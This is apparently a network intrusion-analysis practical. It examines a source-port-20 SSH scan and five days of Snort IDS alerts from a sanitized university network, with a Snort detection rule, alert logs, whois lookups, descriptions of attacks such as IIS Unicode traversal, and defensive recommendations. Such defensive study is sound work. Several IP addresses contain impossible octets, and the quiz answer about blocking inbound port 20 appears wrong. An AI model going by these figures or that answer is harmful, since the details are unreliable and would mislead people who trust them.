09:31:23.684605 141.53.8.80.20 > 1.1.1.3.22: R [tcp sum ok] 1:1(0) ack
24 win 16383 (DF) (ttl 240, id 50183)
  0000: 4500 0028 c407 4000 f006 86fb 8d35 0850  E..(Ä.@.ð..û.5.P
  0010: 8152 28f5 0014 0016 bf9a 0035 4785 77c0  .R(õ....¿..5G.wÀ
  0020: 5014 3fff b0c5 0000 0000 0000 0000       P.?ÿ°Å........

09:31:30.334631 141.53.8.80.20 > 1.1.1.2.22: S [tcp sum ok]
1773849210:1773849210(0) win 16383 (DF) (ttl 240, id 57641)
  0000: 4500 0028 e129 4000 f006 69d8 8d35 0850  E..(á)@.ð.iØ.5.P
  0010: 8152 28f6 0014 0016 69ba ca7a 0000 0000  .R(ö....iºÊz...

09:31:30.334886 1.1.1.2.22 > 141.53.8.80.20: R [tcp sum ok] 0:0(0) ack
1773849211 win 0 (ttl 128, id 47417)
  0000: 4500 0028 b939 0000 8006 41c9 8152 28f6  E..(¹9....AÉ.R(ö
  0010: 8d35 0850 0016 0014 0000 0000 69ba ca7b  .5.P........iºÊ{
  0020: 5014 0000 3ba3 0000                      P...;£..
```

2. Detect was Generated by:

This detect was generated by Snort version 1.8.7 (build 128) with default (standard) ruleset. Initially, Snort was run with the following command to produce the alerts:

```
/usr/local/bin/snort -d -D -i fxp0 -l /var/log/snort
```

Snort is set up to log to a mysql database in the snort.conf file.

- The snort rule that generated the alert is:

```
alert tcp $EXTERNAL_NET 20 -> $HOME_NET :1023 (msg:"MISC Source Port 20 to <1024";
flags:S; reference:arachnids,06; classtype:bad-unknown; sid:503; rev:2;)
```

3. Probability that source address was spoofed:

There appears to be no evidence of spoofing. The ip's are valid and proper TCP/IP handshakes take place. Also, tcp cksums are OK.

4. Description of attack:
Snort generated this alert as it came from src port 20 and hit dst port 22. This happened multiple times (though I have only the tcpdump logs for 1.1.1.2 and 1.1.1.3). According to WhiteHats, this signature can be a result of an exploit or any number of probing attacks (http://www.whitehats.com/info/ids06).

Source port 20 (ftpData) was used because many packet filtering devices (firewalls...) are set up to allow FTP traffic. If this is the case, a packed coming from port 20 will be allowed through the firewall. In our case, port 20 is allowed through the firewall, so the attacker did not need to use this method.

5. Attack Mechanism:
Looking at the TCPDump packets, this appears to be an automated scan that increments ip address and looks for ssh banners (see packet with timestamp 09:31:23.513082). Appears that no action was immediately taken against our server with this version of ssh (an obviously vulnerable version). TCPDump logs show no return of this ip address for the next 3 days.

6. Correlations:
Around that time, there was a lot of talk on securityfocus about hacking ssl and openssh vulnerabilities (http://online.securityfocus.com/archive/101/290780 and threads). There was talk of OpenBSD privilege separation vulnerabilities (http://online.securityfocus.com/archive/1/292015). Someone probably wrote a program that would go out and scan an IP range and gather banners of servers that responded on port 22.

7. Evidence of Active Targeting:
There is no evidence of active targeting. Alerts came in _very_ quickly and the IP's attacked were of an incremental nature (all ACID alerts were not posted here, just ones that were pertinent to our honeynet). Also, the attacker's IP address did not return (as far as I can tell), so I believe that this host was not attacked based on this scan.

8. Severity:

- Criticality: 3
The server could contain confidential material. It's a web server, so I will use a 3 for good measure

- Lethality: 2
This scan is not very lethal, but gives an attacker a "toe-hold" if a vulnerable version of openSSH is found

- System Countermeasures: 0
This is an outdated version of openssh and is ready to be hacked

- *Network Countermeasures: 3*
The firewall is strict (outbound for dos/ddos purposes), but the attacker was able to get through without problem via source port 20

severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (3+2) - (0+3) = 2

9. Defensive Recommendations:

This is a relatively low severity, but still worth noting a couple of things:
1. The openssh version is outdated making is a prime candidate for compromise. Update to most recent version of openssh.
2. Block inbound port 20 SYN connections (or all FTP 21 and 20 transactions because a good admin will use ssh :). This would eliminate this method of probing.

10. Multiple Choice Test Question:

Blocking inbound port 20 (ftpData) will break which FTP transaction:
a) Active FTP transfers
b) Passive FTP transfers
c) FTP binary command
d) none of the above

The answer is d because no inbound connections should ever be initiated by the client in an FTP transaction.

References:

http://online.securityfocus.com/archive/101/290780
http://online.securityfocus.com/archive/1/292015

Assignment #3: Analyze This!

Snort Log Review Watsamatt-U

Watsamatta-U is a small university that has just deployed a snort sensor in their environment. This sensor is producing logfiles which are quite large and difficult to manage. I have been contracted to review their logfiles and provide an in depth analysis into the state of their network and security posture.

Log Files	Scan Files	OOS Files
Alert.021127.gz	Scan.021127.gz	OOS_Report_2002_11_27_7606
Alert.021129.gz	Scan.021128.gz	OOS_Report_2002_11_28_25907
Alert.021129.gz	Scan.021129.gz	OOS_Report_2002_11_29_32416
Alert.021130.gz	Scan.021130.gz	OOS_Report_2002_11_30_17094
Alert.021201.gz	Scan.021201.gz	OOS_Report_2002_12_01_5567

Table 3.1: List of log files used in analysis

Executive Summary

Starting January 01, 2003 and ending January 20, 2003, the Itty-Bitty Security Company performed a review of five days worth of Snort IDS logfiles (November 27, 2002 to December 01 2002). The security posture of Watsamatt-U is extremely poor and we recommend some serious revamping of security policies and network architecture.

Several disturbing Snort Alerts were discovered through the five-day period. Many of which are external machines connecting to the internal network with minimal or no authentication. Also, most of these connections are done without encryption, and therefore are passing usernames and passwords in clear text, for all to see.

There seems to be a lack of firewalling and authentication into the network. A few instances were discovered in which a user may have used an encrypted, secure tunnel to enter the network, but generally, everything seemed completely insecure. This assessment is relative to where the snort sensor was deployed, of course. For this purpose, we will assume the sensor is placed inside the network.

Several instances of users abusing bandwidth and system resources using peer-to-peer file sharing were discovered on the internal network. Programs such as KaZaa and Gnutella allow users to search other users' machines for programs, films, and mp3's. Since users with these programs installed are actively sharing files, this can become a security hazard; worms and virii are common in peer-to-peer file sharing.

We recommend developing an internal security policy with strict limitations on certain types of programs. Additionally, implementing a firewall on the perimiter of the network with a strict ruleset, reflecting a strict policy is a must. Only services that are in use on the campus should be allowed to pass through the firewall, and should reflect the strict security policy.

Methodology

The purpose of this analysis is to provide a meaningful report from snort generated logfiles. To accomplish this, I used a tool called snortsnarf from http://www.siliconedefense.com. This is an opensource set of perl scripts that crunches standard log output from snort IDS. So that snortsnarf could properly read the files, some log cleanup had to be performed. First, all Alert files were combined into one large file. After inspection of this file, many anomalies were discovered:

- Some alert lines were combined with the previous alert line. I split the lines at the proper place.
- The source/destination IP addresses beginning with "HOME.NET" were replaced with "4.4". This was required for snortsnarf to run properly.
- Several lines were wrapped prematurely. That is, lines were broken in the middle of an alert.

All of the above modifications were performed on the scan files too. Additionally, the large Alert file was split into 2 files, one with spp_portscan attacks and one without. This was done because of the sheer volume of the single logfile. Unfortunately, this makes correlation difficult as snortsnarf summaries are split into different reports.

We used a visual method of analyzing the scan logfiles using a tool Advizor from VisualInsights (http://www.visualinsights.com). The visualization was done for 2 reasons:

- The scan logfile, when compiled into one file, was approximately 350 megs. This is extremely difficult for a small perl script to parse through.
- The amount of alerts generated by snortsnarf from the file was in excess of 3.5 gigs worth of html files.

Several sites were used in the analysis of the logfiles. Naming just a few, http://google.com, http://securityfocus.com, http://whitehats.com, http://portsdb.org, http://snortsnarf.com, and http://symantec.com. Other resources were also used to correlate attacks and probes, but mainly these sites were used for information and correlation.

I have compiled a list of "top talkers" in the section to follow. These are hosts (both source and destinations) that trip the most alerts either by scanning or attacking. The list will help administrators identify attack origination/destination and possible IP addresses to "black hole". This will also give the administrator an idea of country origination.

Top Talkers

This is a list assembled from snortsnarf that contains the top 5 source IP's and destination IP addresses. The lists will be helpful to get a general idea of where most of the internal network traffic is headed.

Total # alerts	Source IP	#sigs triggered	Destinations
125,486	4.4.132.20	2	3
33,556	4.4.91.104	3	5
18,281	68.43.96.40	1	4.4.91.104, 68.43.96.40
5,434	4.4.111.230	1	192.168.0.253
5,415	4.4.111.235	1	192.168.0.253

Table 3.2: Top source talkers

Total # alerts	Destination IP	#sigs triggered	Destinations
125,486	63.186.49.71	3	3
33,545	68.43.96.40	1	4.4.91.104, 68.43.96.40
26,952	192.168.0.253	2	6
19,060	4.4.91.104	6	15
5,874	209.10.239.135	1	8

Table 3.3: Top destination talkers

Here are http://www.samspade.org lookups of the three external hosts in the above tables:

whois -h magic 68.43.96.40

```
Trying whois -h whois.arin.net 68.43.96.40
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                              68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. JUMPSTART-MICHIGAN-A (NET-68-40-0-0-1)
                              68.40.0.0 - 68.43.255.255

# ARIN Whois database, last updated 2003-01-19 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

The lookup of 68.43.96.40 reveals that is from Comcast, a well known Internet Service Provider (ISP). Malicious activity, much of the time, comes from modem pools such as these, hence, many are blacklisted in the Internet community. ISP blocks are mainly blacklisted from mail relays, as they generate a large amount of unwanted spam. Many times, also, there is no contact information related to these netblocks.

whois -h magic 63.186.49.71

```
Trying whois -h whois.arin.net 63.186.49.71

OrgName:    Sprint
```

```
OrgID:      SPDN

NetRange:   63.176.0.0 - 63.191.255.255
CIDR:       63.176.0.0/12
NetName:    SPRINT-IPDIAL
NetHandle:  NET-63-176-0-0-1
Parent:     NET-63-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.DIALSPRINT.NET
NameServer: NS2.DIALSPRINT.NET
NameServer: NS3.DIALSPRINT.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1999-09-23
Updated:    2001-08-08

TechHandle: SPRINT-NOC-ARIN
TechName:   Sprintlink (Sprint)
TechPhone:  +1-800-232-6895
TechEmail:  NOC@sprint.net

OrgTechHandle: ARINS-ARIN
OrgTechName:   arin-sprint-iprequest
OrgTechPhone:  +1-800-232-3458
OrgTechEmail:  ip-req@sprint.net

# ARIN Whois database, last updated 2003-01-19 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

whois -h magic 209.10.239.135

```
Trying whois -h whois.arin.net 209.10.239.135
Globix Corporation GLOBIXBLK3 (NET-209-10-0-0-1)
                        209.10.0.0 - 209.10.255.255
IFilm Corp IP007442-209-10-239 (NET-209-10-239-128-1)
                        209.10.239.128 - 209.10.239.191

# ARIN Whois database, last updated 2003-01-19 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

209.10.238.135 is http://ifilm.com, an internet film site. One reason for the large amount of alerts from this site is probably because of streaming video. This is explained more in depth in the below alert detail.

whois -h magic 4.4.150.214

```
Trying whois -h whois.arin.net 4.4.85.150.214


OrgName:    Watsamatt-U
OrgID:      wtsmau

NetRange:   4.4.0.0 – 4.4.255.255
CIDR:       4.4.0.0/16
NetName:    watsamattuNET
NetHandle:  NET-4-4-0-0-1
```

```
Parent:     NET-4-0-0-0-0
NetType:    Direct Assignment
NameServer: watsamattu.EDU
Comment:
RegDate:    1988-07-05
Updated:    2000-03-17

TechHandle: JJS41-ARIN
TechName:   Blow, Joe
TechPhone:  +1-555-555-2582
TechEmail:  jb@watsamattu.edu

# ARIN Whois database, last updated 2003-01-21 20:00
```

4.4.150.214 [sanitized] is an IP address from Watsamatta-U and appears in the scan log files. Details of the malicious activity are documented in the Scan analysis.

```
whois -h magic 207.218.192.21
Trying whois -h whois.arin.net 207.218.192.21

OrgName:    Everyones Internet, Inc.
OrgID:      EVRY

NetRange:   207.218.192.0 - 207.218.255.255
CIDR:       207.218.192.0/18
NetName:    EVRY-BLK-1
NetHandle:  NET-207-218-192-0-1
Parent:     NET-207-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.EV1.NET
NameServer: NS2.EV1.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1999-09-07
Updated:    2000-02-24

TechHandle: RW172-ARIN
TechName:   Williams, Randy
TechPhone:  +1-713-400-5400
TechEmail:  admin@ev1.net

# ARIN Whois database, last updated 2003-01-21 20:00
# Enter ? for additional hints on searching ARIN's Whois database.
```

207.218.192.21 is the destination of the malicious activity from 4.4.150.213. 192.168.0.253 is very strange. Looking at the alerts, they are all inbound connections to a tftp server on 4.4.111.219, 230, 231, 232 and 235. This server needs to be inspected.

Alert Detail

This table is the alerts generated by snort from 11/27/2002 to 12/01/2002. The signature name, number of alerts generated by this alert, the number of source addresses and number of destination addresses are listed. Each signature will be summarized.

Signature	#Alerts	#Sources	#Dests
Incomplete Packet Fragments Discarded	131671	28	11
SMB Name Wildcard	63179	1154	916
Port 55850 tcp - Possible myserver activity - ref. 010313-1	51986	32	31
TFTP - External UDP connection to internal tftp server	26953	6	2
spp_http_decode: IIS Unicode attack detected	26935	641	1010
spp_http_decode: CGI Null Byte attack detected	7481	30	42
Watchlist 000220 IL-ISDNNET-990517	6059	45	43
TCP SRC and DST outside network	4705	8	549
Queso fingerprint	3940	110	48
EXPLOIT x86 NOOP	1466	28	32
High port 65535 udp - possible Red Worm - traffic	1250	94	96
Watchlist 000222 NET-NCFC	1031	31	19
IRC evil - running XDCC	665	8	5
SUNRPC highport access!	362	24	22
SMB C access	352	172	15
TFTP - Internal UDP connection to external tftp server	335	11	25
Null scan!	320	28	14
Port 55850 udp - Possible myserver activity - ref. 010313-1	133	5	7
FTP DoS ftpd globbing	99	3	2
High port 65535 tcp - possible Red Worm - traffic	82	21	22
Tiny Fragments - Possible Hostile Activity	62	6	5
EXPLOIT x86 setuid 0	62	41	30
NMAP TCP ping!	53	24	15
External RPC call	39	2	9
EXPLOIT x86 setgid 0	31	24	19
External FTP to HelpDesk 4.4.70.50	30	7	1
Possible trojan server activity	16	6	6

External FTP to HelpDesk 4.4.70.49	12	6	1
IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	8	1	8
Probable NMAP fingerprint attempt	7	5	4
NIMDA - Attempt to execute cmd from campus host	7	1	3
Attempted Sun RPC high port access	6	2	3
TFTP - External TCP connection to internal tftp server	6	3	3
RFB - Possible WinVNC - 010708-1	4	3	4
NIMDA - Attempt to execute root from campus host	4	2	2
Bugbear@MM virus in SMTP	3	3	1
EXPLOIT NTPDX buffer overflow	2	2	2
External FTP to HelpDesk 4.4.83.197	1	1	1
EXPLOIT x86 stealth noop	1	1	1

Table 3.4: List of alerts generated by snort from 11/27/2002 to 12/01/2002

Incomplete Packet Fragments Discarded

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.132.20	125485	125486	2	3
63.186.49.71	3945	3945	1	1
202.102.199.118	958	958	1	1
218.1.71.43	693	693	1	1
218.1.70.134	377	377	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
63.186.49.71	125484	125486	1	3
4.4.132.20	3946	4028	2	38
4.4.112.204	1123	1123	4	4
4.4.144.61	958	959	1	2
4.4.53.214	102	102	2	2

Brief Description of Attack
Fragmented packets are dropped if the entire sequence of packets are not received by a machine. This can be the work of malicious activity or just normal traffic. In this case, however, it appears to be malicious as the top source and destination correlate on number of alerts generated. There could be some kind of Trojan installed on the internal network communicating with an external master machine. Could also be some kind of Denial of Service (DoS) attack trying to open many half-open connections. This would fill the server with requests that never get closed and may cause it to crash.

Defensive Recommendations
Implement a stateful firewall that will limit half-open connections to prevent this type of attack. Also, check the 4.4.132.20 machine for signs of malicious activity.

Correlations
Found no correlations on 63.186.49.71. Performing a http://samspade.org lookup on this address, however, revealed that it is from a Sprint modem pool:

```
NetRange:   63.176.0.0 - 63.191.255.255
CIDR:       63.176.0.0/12
NetName:    SPRINT-IPDIA
```

Appears that 4.4.132.20 and 63.186.49.71 are exchanging quite a few of these alerts. There could be some malicious activity being performed here. Also, 4.4.132.20 may be a network device catching all packets that come through the network.

SMB Name Wildcard

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
162.33.190.22	125485	125486	2	3
66.183.191.107	3945	3945	1	1
218.163.177.40	295	296	295	295
148.244.226.214	279	282	279	279
61.182.65.39	276	280	276	276

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.137.7	182	195	44	48
4.4.133.252	169	169	167	167
4.4.133.249	164	164	160	160

4.4.133.250	163	163	162	162
4.4.133.246	160	160	158	158

Brief Description of Attack
Windows machines talk netBIOS (port 137) to gather information about file shares and IP addresses. These alerts originating from within the network can be considered normal operation. However, external probes of this sort tend to be pre-attacks or probes to find out more about the internal network. NetBIOS will enumerate information such as usernames and shares on a machine.

Defensive Recommendations
Block netBIOS requests at the border firewall. Also, there is a registry entry that will prevent enumeration of usernames and shares on a machine. This fix can be found here http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html.

Correlations
Due to the high number of alerts generated by 162.33.190.22, they appear to be scanning the entire 4.4 network. This type of scan is usually looking for open shares on Windows machines.

Port 55850 tcp - Possible myserver activity - ref. 010313-1

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.91.104	33551	33556	3	5
68.43.96.40	18281	18281	2	2
(no ip)	34	79	1	1
152.163.189.233	11	11	1	1
4.4.1026.222	9	9	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
68.43.696.40	33545	33545	2	2
4.4.91.106	18290	19060	4	15
(no ip)	34	79	1	1
4.4.106.222	11	157	1	4
192.233.80.233	9	9	1	1

Brief Description of Attack

MyServer is a little known DdoS tool that binds itself to UDP port 55850. Apparently, it Trojans the ls and ps command, in addition to letting the malicious attacker spawn a root shell on the machine. Appears that this Trojan only affects Unix machine.
http://archives.neohapsis.com/archives/incidents/2000-10/0136.html

Note that the alert specifies TCP port 55850. This may be a typo on the analyst's part, or a mutation in the myServer code after the author discovered sysadmins were getting wise to UDP traffic. Jeff_Holland's GCIA (Jeff Holland) practical (May 22, 2001) also shows the same discovery.

Defensive Recommendations
Again, block all ports on the firewall that are not used on the internal network. Also, check 4.4.91.106 for signs of intrusion by looking in the /lib directory. The /lib directory is where the Trojan places it's DdoS tools. If there are strange files here, we recommend rebuilding from original media.

Correlations
Jeff Holland's paper mentions the same attack in 2001, which leads me to believe that this is quite an old Trojan. Could be that this machine has been infected for a long while now.

TFTP - External UDP connection to internal tftp server

Top 5 Source(s) and Top Destination Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.111.230	5434	5434	1	1
4.4.111.235	5415	5415	1	1
4.4.111.232	2392	5392	1	1
4.4.111.213	5370	5370	1	1
4.4.111.219	5340	5340	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
192.168.0.253	26951	26952	5	6

Brief Description of Attack
Trivial File Transfer Protocol (TFTP) is a common, easy way to transfer files from one computer to another. It is used most commonly on internal networks only, as it requires little of no authentication. This alert will warn one if there are TFTP connections from outside the HOME_NET to inside the HOME_NET (defined in the snort.conf file). In this case, connections are going to a 192.168.x.x address, which is a reserved block used only for private networks; routers should not pass

these addresses.

There are 2 things that could be going on here. One, snort does not know about the 192.168 server, but it is a valid subnet on the internal network. In this case, these alerts would be legitimate and false positives. Two, a misconfigured firewall/router is letting these addresses in from the Internet (someone spoofing their address to look like it's inside the network).

Defensive Recommendations
Recommend checking for a 192.168.0 network on the internal network and see if this TFTP traffic is legitimate. Also, make sure a router/firewall is in place to stop any 192.168 traffic from the Internet, although this traffic should not make it to the internal network).

Correlations
No correlations as this machine is not an internet facing server and therefore have no idea what this machine looks like.

<u>spp_http_decode: IIS Unicode attack detected</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.153.163	1944	1944	7	7
4.4.183.59	1268	1268	18	18
4.4.106.106	1251	1251	1	1
4.4.153.189	817	817	56	56
4.4.153.148	781	781	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
210.219.201.2	3321	3321	3	3
64.12.54.182	886	886	9	9
210.219.197.27	781	781	1	1
4.4.168.140	702	702	164	164
64.12.54.25	442	442	6	6

Brief Description of Attack
IIS versions 4 and 5 are vulnerable to the IIS Decode attack. There are several perl scripts and executables in the wild that will perform these attacks as it is trivially scripted. Attackers will use Unicode characters in a URL string which are

converted to ".." and "/", thereby masking a ".. (dot-dot) directory traversal attack". The IIS web server decodes the UNICODE and executes the directory traversal.

There are some "worm" flavors of this attack, which could be the reason for internal sources and internal destinations. If a machine inside the network is infected, the worm will spawn several processes and try to infect other machines around it.

Defensive Recommendations
Recommend patching all ISS servers to the latest level. IIS servers have had several major security holes recently, and patches are readily available. Also, any machine that appears to be infected should be rebuilt from original media.

Correlations
This is the security focus posting of the bug
http://online.securityfocus.com/bid/1806/discussion/

This is a widespread problem that several mailing lists have topics to read about:
http://www.geocrawler.com/archives/3/4890/2001/8/0/6521002/

spp_http_decode: CGI Null Byte attack detected

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.53.967	3343	3343	1	1
4.4.117.150	975	975	1	1
4.4.153.146	946	1456	1	18
4.4.163.119	713	713	1	1
4.4.122.71	443	443	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
209.10.239.135	5874	5874	8	8
207.46.200.145	975	975	1	1
216.241.219.14	196	196	1	1
143.48.220.84	90	90	1	1
65.214.43.37	87	87	1	1

Brief Description of Attack
By appending a %00 to the end of a perl script, it can be confused as to where to end the execution. This can be damaging if someone figures out where to place

one of these %00's and gains control of a file or something similar. Also, this could be a false positive, as %00's are commonly picked up on URL encoded binaries or if you are running an HTTPS encrypted server.

Something interesting to note, 207.46.200.145 is owned by Microsoft, according to samspade.org. Another interesting note, 209.10.239.135 is an internet site that houses a collection of movies and commercials. This could be an employee going out and surfing the net. In the case of movie watching, null bytes could come across the wire and trigger alarms as they are binaries coming across the Internet.

Defensive Recommendations
Most likely, these are a result of people surfing the net. To minimize alerts, one could turn off this alert as it may be causing many false positives.

Correlations
http://archives.neohapsis.com/archives/snort/2000-11/0244.html
http://archives.neohapsis.com/archives/snort/2000-11/0248.html

According to the above posts, RainForrestPuppy (RFP, http://wiretrip.net/rfp) has written a paper on how to exploit CGI scripts with the null-byte.

Watchlist 000220 IL-ISDNNET-990517

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.179.35.18	2386	2386	4	4
212.179.66.17	904	904	9	9
212.179.35.8	661	661	4	4
212.179.66.23	497	497	8	8
212.179.35.6	314	314	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.168.13	1152	1152	2	2
4.4.91.104	757	19060	5	15
4.4.84.227	587	852	6	15
4.4.153.171	565	566	6	7
4.4.90.217	562	562	3	3

Brief Description of Attack
The IL-ISDNNET watchlist seems to be a list of IP's that are known to be attacking or malicious IP addresses belonging to ISDN net Ltd. This can be considered a warning that addresses within this range are looking at the internal network. This may be legitimate traffic, but also may not be. Looking at the detects:

```
11/27-17:18:08.495193 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1204
11/27-17:18:08.495316 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1204
11/27-17:18:08.495379 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1204
11/27-17:18:08.506809 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1218
11/27-17:18:08.506907 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1218
11/27-17:18:08.568968 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1217
11/27-17:18:08.569109 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1217
11/27-17:18:08.640440 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1218
11/27-17:18:08.640588 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
4.4.153.171:1218
```

We see several alerts from one computer to another across several connections happening very quickly. It appears that the connections were initially initiated by the 4.4 addresses because of the way port numbers are incrementing. Another reason that I think the attacks were initiated by 4.4. is that address on the external network is coming from port 80, the http server. So as said before, a 4.4 computer probably went out to the 212 sever and connected to port 80. It just so happens that by going to 212.179.66.17, yields http://download.com and a product called iMesh, a peer-to-peer file sharing utility. These alerts could be the download of a file sharing utility into the home network.

Defensive Recommendations
Develop a security policy that bans the use of any peer-to-peer file sharing. These programs can introduce virii, worms, and spyware into the network. Also, one could block ports used for file sharing at the firewall.

Correlations
A German web site has blacklisted the 212.179.66.17 IP address:
http://www.informatik.uni-oldenburg.de/~nil/blacklists/ads/domains

TCP SRC and DST outside network

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)

169.254.116.206	4660	4660	540	540
192.168.3.4	26	26	2	2
10.0.1.39	10	10	2	2
4.0.1.0	3	3	1	1
192.168.0.118	2	2	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
216.25.148.190	250	250	1	1
198.92.124.116	166	166	1	1
198.92.124.112	152	152	1	1
198.92.120.142	149	149	1	1
198.92.124.118	145	145	1	1

Brief Description of Attack
Very simply, there are communications from servers outside the "Home Network" (set in the snort.conf file) to servers also outside the network. Snort just happens to see this traffic. The source servers are not routable IP addresses, so therefore must be coming from inside the local network. These could be rogue servers that have been set up without the snort administrator knowing about them. If the HOME_NET parameter in the snort.conf file was set, this alert would not have been generated.

Looking at the actual alert, we see many NetBIOS connections:

```
11/28-08:57:33.375240 [**] TCP SRC and DST outside network [**] 169.254.116.206:1148 ->
216.25.10.88:139
11/28-08:57:33.387345 [**] TCP SRC and DST outside network [**] 169.254.116.206:1152 ->
216.25.134.245:139
11/28-08:57:33.388181 [**] TCP SRC and DST outside network [**] 169.254.116.206:1154 ->
216.25.132.203:139
11/28-08:57:33.390487 [**] TCP SRC and DST outside network [**] 169.254.116.206:1156 ->
216.25.132.206:139
11/28-08:57:33.396919 [**] TCP SRC and DST outside network [**] 169.254.116.206:1162 ->
216.25.132.210:139
11/28-08:57:33.488539 [**] TCP SRC and DST outside network [**] 169.254.116.206:1171 ->
216.25.143.131:139
11/28-08:57:33.527039 [**] TCP SRC and DST outside network [**] 169.254.116.206:1174 ->
216.25.143.180:139
11/28-08:57:33.531428 [**] TCP SRC and DST outside network [**] 169.254.116.206:1178 ->
216.25.143.130:139
```

These connections are suspicious because there are several connections from the private IP address to several external machines on port 139 (netBOIS). I would be concerned here that there are a lot of NetBIOS scans happening. Also, appears there's a method to the scan, seems subnets are set on a class c and the last octet is randomly chosen. NOTE: This machine may be compromised!

Defensive Recommendations
Check the Source hosts and ensure it is not compromised or attacking other machines. Also, make sure all hosts on the internal network are accounted for, in other words, make sure all networks addresses are in the HOME_NET variable. In this case, it was a good thing that we didn't know about the private addresses as they may be compromised hosts.

Correlations
The destination IP's can be correlated somewhat as many seem to be from the same class C subnet. Therefore, the scanner could be written to attack certain class C subnets

Queso fingerprint

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
65.214.36.150	2116	2121	28	28
194.106.96.8	1025	1025	2	2
143.107.128.246	62	62	2	2
209.47.251.21	50	50	2	2
209.47.251.14	48	48	3	3

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.179.77	1078	1241	3	36
4.4.70.231	1024	1028	1	3
4.4.6.40	424	494	44	53
4.4.140.2	157	163	1	4
4.4.179.79	150	159	1	3

Brief Description of Attack
Queso is an operating system (OS) fingerprinting tool. Different operating systems respond differently to non-standard TCP packets. For example, a Windows machine may respond differently to a SYN-ACK-RST packet than a Unix machine. Based on those differences, Queso "walks" a tree to find the proper identification for an OS.

Defensive Recommendations
OS fingerprinting and scanning are common activities on the Internet. To obfuscate your operating system, one can run honeypot applications such as Specter (http://www.specter.com/default50.htm). Specter has many features, some include running fake services or masking your operating system. Specter is quite expensive and probably not worth the effort as os fingerprinting is relatively harmless.

Correlations
Going through the logs that 65.214.36.150 generated, it seems that the alerts for “myServer activity” coming from that IP are false positives. Take the following into consideration:

```
11/28-20:32:23.748797 [**] Queso fingerprint [**] 65.214.36.150:54350 -> 4.4.179.79:80
11/28-20:32:31.666854 [**] Queso fingerprint [**] 65.214.36.150:55530 -> 4.4.145.18:80
11/28-20:32:33.692206 [**] Queso fingerprint [**] 65.214.36.150:55844 -> 4.4.157.52:80
11/28-20:32:33.692432 [**] Queso fingerprint [**] 65.214.36.150:55850 -> 4.4.179.80:80
11/28-20:32:33.712054 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**]
65.214.36.150:55850 -> 4.4.179.80:80
11/28-20:32:36.730770 [**] Queso fingerprint [**] 65.214.36.150:56337 -> 4.4.179.79:80
11/28-20:32:36.730826 [**] Queso fingerprint [**] 65.214.36.150:56343 -> 4.4.179.77:80
11/28-20:32:37.648159 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**]
65.214.36.150:55850 -> 4.4.179.80:80
11/28-20:32:37.669058 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**]
65.214.36.150:55850 -> 4.4.179.80:80
11/28-20:32:37.669088 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**]
65.214.36.150:55850 -> 4.4.179.80:80
11/28-20:32:38.731096 [**] Queso fingerprint [**] 65.214.36.150:56646 -> 4.4.162.67:80
